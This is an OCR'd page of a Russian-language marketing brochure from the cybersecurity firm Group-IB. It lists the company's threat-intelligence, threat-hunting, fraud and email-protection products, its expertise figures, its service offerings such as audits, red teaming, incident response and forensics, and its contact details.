
- Европа
- Россия
- Ближний Восток
- Азиатско-Тихоокеанский регион

Решения Group-IB

Опыт Group-IB в международных расследованиях, киберразведке и выявлении преступлений на разных уровнях подготовки был интегрирован в экосистему решений, объединяющую чрезвычайно сложное программное и системное обеспечение, с целью мониторинга, обнаружения и предотвращения кибератак и мошенничества.


Решения Group-IB признаны мировыми агентствами

IDC Gartner FORRESTER kuppingercole ANALYSTS FROST & SULLIVAN



Threat Intelligence & Attribution

Система исследования и атрибуции кибератак, охоты за угрозами и защиты сетевой инфраструктуры




Threat Hunting Framework

Система защиты от сложных целевых атак и проактивной охоты за угрозами внутри и за пределами периметра

Digital Risk Protection

Выявление и устранение цифровых рисков на основе искусственного интеллекта



Fraud Hunting Platform

Цифровая защита и противодействие мошенничеству в реальном времени

Atmosphere: Cloud Email Protection

Облачная защита электронной почты от целевых атак, детонация полезных нагрузок и атрибуция угроз

AssetZero

Мониторинг внешнего периметра с помощью данных киберразведки

Экспертиза Group-IB

600+

экспертов международного класса

70 000+

часов реагирования на инциденты информационной безопасности

1 300+

успешных расследований по всему миру

18 лет

практического опыта

Intelligence-driven services

В основе технологического лидерства компании, возможностей в сфере научных исследований и разработки — 18-летний практический опыт расследования киберпреступлений по всему миру и более 70 000 часов реагирования на инциденты информационной безопасности, аккумулированные в распределенной по миру инфраструктуре наблюдения за киберпреступностью.

Предотвращение

- Аудит безопасности
- Оценка безопасности
- Red Teaming
- Pre-IR Assessment
- Compromise Assessment
- Обучение

Реагирование

- Managed Incident reponse
- Managed detection and threat hunting

Расследование

- Компьютерная криминалистика
- Расследования
- Финансовые расследования
- eDiscovery

ПРЕДОТВРАЩАЕМ И ИССЛЕДУЕМ КИБЕРПРЕСТУПЛЕНИЯ С 2003 ГОДА

www.group-ib.ru info@group-ib.com group-ib.ru/blog +7 495 984 3364